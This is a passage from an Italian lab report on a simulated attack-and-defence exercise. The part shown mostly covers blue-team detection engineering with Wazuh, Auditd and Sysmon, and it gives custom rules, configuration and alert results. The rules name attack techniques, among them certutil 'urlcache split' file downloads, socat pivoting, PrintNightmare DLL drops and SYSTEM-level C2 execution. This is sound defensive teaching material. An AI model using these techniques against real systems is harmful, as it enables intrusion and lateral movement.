

Figure 2.7: Mappatura sul MITRE ATT&CK dell'attacco alla macchina Linux



Figure 2.8: Mappatura sul MITRE ATT&CK dell'attacco alla macchina Windows

Per la realizzazione di queste grafiche si è utilizzato il software ufficiale *MITRE ATT&CK Navigator* messo a disposizione dal MITRE.

2.6 Proof of Concept (PoC) Video

A corredo della presente documentazione tecnica, è stata prodotta una registrazione video completa (Proof of Concept) che illustra l'intera catena di attacco. La PoC documenta in modo sequenziale tutte le fasi descritte nel presente capitolo: dall'ottenimento della shell iniziale, alla configurazione del tunnel, fino al successo dell'exploit *PrintNightmare* e all'apparizione del nuovo agente sulla dashboard di Caldera.
Il file video (in formato `.mp4`) e tutti gli artefatti relativi alla configurazione del laboratorio sono pubblicati e liberamente consultabili all'interno della repository GitHub ufficiale del progetto, disponibile al seguente indirizzo:
`https://github.com/NS-Projects-Unina/mini-soc-lab`

Chapter 3

Fase Blue Team: Wazuh

Questo capitolo illustra la progettazione e l'implementazione dell'infrastruttura di monitoraggio e rilevamento (Detection Engineering) basata sul SIEM open-source Wazuh. L'obiettivo della fase difensiva è garantire una visibilità end-to-end sull'intera Cyber Kill Chain simulata, superando le limitazioni dei log di sistema nativi attraverso l'arricchimento della telemetria degli endpoint (tramite Auditd su Linux e Sysmon su Windows) e la scrittura di regole di correlazione personalizzate.

3.1 Architettura Logica del Rilevamento

Wazuh opera attraverso un'architettura client-server. Gli agenti distribuiti sugli endpoint raccolgono gli eventi e li inoltrano al Wazuh Manager. Il Manager processa i dati grezzi tramite un motore a tre fasi:

1. **Pre-decodifica**: Estrazione di metadati di base (timestamp, hostname).
2. **Decodifica**: Parsing del log tramite espressioni regolari per popolare campi specifici (es. audit.key, win.system.eventID).
3. **Valutazione delle Regole**: I dati decodificati vengono confrontati con un albero di regole XML gerarchico. L'utilizzo del parametro `<if_sid>` permette di creare dipendenze "padre-figlio", riducendo il carico computazionale e i falsi positivi valutando le regole specifiche solo se una condizione preliminare è già stata soddisfatta.

3.2 Configurazione dell'ambiente Linux

Sui sistemi operativi Linux, la registrazione puntuale dei comandi eseguiti all'interno di una shell non è abilitata di default. Per ovviare a questa mancanza, è stato implementato il framework Auditd (Linux Audit Daemon).

3.2.1 Configurazione delle regole Auditd

Invece di registrare indiscriminatamente ogni chiamata di sistema, che comporterebbe un eccessivo rumore di fondo e un rapido esaurimento dello spazio su disco, sono state implementate delle regole ad hoc. .

Per garantire la persistenza delle regole ai riavvii, è stato creato il file `/etc/audit/rules.d/wa` contenente le seguenti direttive:

```
-w /usr/bin/socat -p x -k wazuh_alert_socat
-w /usr/bin/python3 -p x -k wazuh_alert_python
```

Listing 3.1: Regole Audit

in cui l'opzione -w indica il file da monitorare, -p x attiva la regola esclusivamente in fase di esecuzione, mentre l'argomento -k associa una chiave univoca al log che ci serve per una decodifica semplice su Wazuh.

3.2.2 Integrazione di Auditd con Wazuh

Affinché l'agente Wazuh potesse raccogliere gli eventi di auditing, è stato necessario modificare i permessi del file di log di Auditd, originariamente ristretti all'utente root:

```
sudo chown root:wazuh /var/log/audit/ /var/log/audit/audit.
   log
sudo chmod 750 /var/log/audit/
sudo chmod 640 /var/log/audit/audit.log
```

Listing 3.2: Modifica dei permessi del file di log di Auditd

Successivamente, nel file di configurazione dell'agente `/var/ossec/etc/ossec.conf`, è stato aggiunto il blocco necessario a far leggere a Wazuh i log locali generati da Auditd:

```
<localfile>
  <location>/var/log/audit/audit.log</location>
  <log_format>audit</log_format>
</localfile>
```

Listing 3.3: Modifica file di configurazione del Wazuh Agent Linux

3.3 Configurazione dell'ambiente Windows

Anche in questo caso, i log nativi si sono rivelati poco granulari. La telemetria è stata pertanto affidata a Sysmon (facente parte della suite Microsoft Sysinternals), configurato per inoltrare i propri eventi sul canale Microsoft-Windows-Sysmon/Operational, tracciato dall'agente Wazuh.

3.3.1 Integrazione di Sysmon con Wazuh

Per integrare Sysmon con Wazuh è stato necessario intervenire sulla configurazione locale dell'agente Windows. All'interno del file di configurazione principale `C:\Program Files (x86) \ossec-agent \ossec.conf`, è stato implementato il seguente blocco XML all'interno della sezione dedicata alla raccolta dei log:

```
<localfile>
  <location>Microsoft-Windows-Sysmon/Operational</location>
  <log_format>eventchannel</log_format>
</localfile>
```

Listing 3.4: Modifica file di configurazione del Wazuh Agent Windows

3.4 Regole di Rilevamento

Le regole sono state inserite nel file `/var/ossec/etc/rules/local_rules.xml`

3.4.1 Regole per Linux

Durante l'analisi del flusso di decodifica sul Wazuh Manager tramite il tool wazuh-logtest, è emerso che i log di Auditd venivano raggruppati sotto la regola nativa ID 80700 avente Livello 0. Poiché Wazuh scarta automaticamente gli eventi di livello 0 senza valutarli ulteriormente, le regole custom risultavano inefficaci. Per risolvere questa criticità, le regole personalizzate sono state modificate per ereditare l'evento base tramite `<if_sid>80700</if_sid>` e per analizzare direttamente il campo decodificato `audit.key`. Ecco di seguito le regole:

```
<group name="linux, attack_detection,">

  <rule id="100102" level="12">
    <if_sid>80700</if_sid>
    <field name="audit.key">wazuh_alert_socat</field>
    <description>CRITICO: Rilevato uso di Socat. Possibile
   pivoting verso la rete interna.</description>
  </rule>

  <rule id="100103" level="10">
    <if_sid>80700</if_sid>
    <field name="audit.key">wazuh_alert_python</field>
    <description>AVVISO: Uso di Python3 rilevato per lanciare
    Impacket/Exploit.</description>
  </rule>

</group>
```

Listing 3.5: Regole Wazuh per Linux

3.4.2 Regole per Windows

L'attività difensiva si è concentrata su due indicatori di compromissione (IoC) principali:

- **Sysmon Event ID 11 (File Create)**: Fondamentale per identificare lo sfruttamento della vulnerabilità PrintNightmare (CVE-2021-1675), ovvero il momento in cui lo spooler di stampa scarica la DLL malevola sulla memoria di massa.
- **Sysmon Event ID 1 (Process Creation)**: Essenziale per tracciare l'esecuzione della catena di comandi avviata dalla DLL, l'abuso dei LOLBins e l'avvio dell'agente di Command & Control (Caldera).

Ecco di seguito le regole:

```
<group name="windows, sysmon, printnightmare, lolbins,">

  <rule id="100201" level="14">
    <if_sid>61614</if_sid> <field name="win.system.eventID"
   >^11$</field>
    <field name="win.eventdata.image" type="pcre2">(?i)
   spoolsv\.exe$</field>
    <field name="win.eventdata.targetFilename" type="pcre2"
   >(?i)\\\\spool\\\\drivers\\\\x64\\\\.*\.dll$</field>
    <description>CRITICO: PrintNightmare - Lo Spooler ha
   creato una DLL sospetta.</description>
  </rule>

  <rule id="100204" level="14">
    <if_sid>61603</if_sid> <field name="win.system.eventID"
   >^1$</field>
    <field name="win.eventdata.image" type="pcre2">(?i)
   certutil\.exe$</field>
    <field name="win.eventdata.commandLine" type="pcre2">(?i)
   urlcache.*split</field>
    <description>CRITICO: Abuso di Certutil.exe rilevato per
   il download di file (LOLBin).</description>
    <mitre><id>T1105</id></mitre>
  </rule>

  <rule id="100205" level="15">
    <if_sid>61603</if_sid>
    <field name="win.system.eventID">^1$</field>
    <field name="win.eventdata.image" type="pcre2">(?i)C:\\\\
   Windows\\\\Temp\\\\s\.exe$</field>
    <field name="win.eventdata.user" type="pcre2">(?i)NT
   AUTHORITY\\\\SYSTEM</field>
    <description>CRITICO: Esecuzione C2 (s.exe) dalla
   directory Temp come SYSTEM. Compromissione totale.</
   description>
```

```
  </rule>

</group>
```

Listing 3.6: Regole Wazuh per Windows

3.5 Risultati di Rilevamento

Di seguito sono riportati tre esempi di log mostrati sulla dashboard di Wazuh, a dimostrazione dell'efficacia delle regole implementate:

›	Apr 3, 2026 @ 20:03:41.367	002	Linux_victim	T1090	Command and Control	CRITICO: Rilevato uso di Socat. Possibile pivoting verso la rete interna.	12	100102

Figure 3.1: Rilevamento regola Linux (100102): Intercettazione dell'uso di socat

›	Apr 3, 2026 @ 20:07:37.461	003	Win-Victim	T1059	Execution	CRITICO: Esecuzione di un eseguibile anomalo (s.exe) dalla directory Temp come SYSTEM. Compromissione totale.	15	100205

Figure 3.2: Rilevamento regola Windows (100205): Esecuzione di s.exe nella directory Temp come SYSTEM

›	Apr 3, 2026 @ 20:07:25.111	003	Win-Victim	T1105	Command and Control	CRITICO: Abuso di Certutil.exe rilevato per il download di file (LOLBin Ingress Tool Transfer).	14	100204

Figure 3.3: Rilevamento regola Windows (100204): Sfruttamento di certutil.exe

Chapter 4

Conclusioni

Il presente progetto di laboratorio ha permesso di orchestrare e analizzare con successo una Cyber Kill Chain completa all'interno di un ambiente virtualizzato, offrendo una visione olistica sulle dinamiche di attacco e difesa di un'infrastruttura di rete.
Da un lato, le operazioni del **Red Team** hanno evidenziato la pericolosità delle vulnerabilità perimetrali (come la *Command Injection* su Webmin) e hanno dimostrato come un attaccante, una volta ottenuta una testa di ponte, possa sfruttare tecniche di *Network Pivoting* per aggirare la segmentazione di rete. L'esecuzione dell'exploit *PrintNightmare* e l'abuso di binari legittimi di sistema (*LOLBins* come `certutil.exe`) per l'evasione delle difese e l'installazione dell'agente di Command & Control (Caldera), hanno confermato la rapidità con cui un Threat Actor può ottenere il dominio totale su un endpoint critico interno.
Dall'altro lato, la fase difensiva condotta dal **Blue Team** ha dimostrato sul campo l'importanza vitale della *Detection Engineering*. Affidarsi esclusivamente ai log nativi dei sistemi operativi o agli approcci basati su firme si è rivelato insufficiente contro minacce avanzate e fileless. L'implementazione di un'architettura di *Targeted Auditing* tramite **Sysmon** (su Windows) e **Auditd** (su Linux), unita alla centralizzazione e correlazione degli eventi tramite il SIEM **Wazuh**, ha permesso di ripristinare la visibilità telemetrica. La stesura di regole custom, mappate fedelmente sulle tattiche del framework **MITRE ATT&CK**, ha garantito l'intercettazione tempestiva e precisa degli indicatori di compromissione (IoC) e dei comportamenti anomali (IoA).
In conclusione, l'esercitazione ha ribadito un paradigma fondamentale della Network Security moderna: in uno scenario in cui la compromissione iniziale deve essere considerata un'eventualità plausibile (approccio *Assume Breach*), l'efficacia della postura di sicurezza di un'azienda risiede nella sua capacità di implementare un approccio *Defense-in-Depth*. Solo garantendo una visibilità granulare sugli endpoint e ottimizzando le logiche di correlazione è possibile ridurre il tempo di permanenza (dwell time) dell'attaccante ed estirpare la minaccia prima che questa si trasformi in un incidente critico.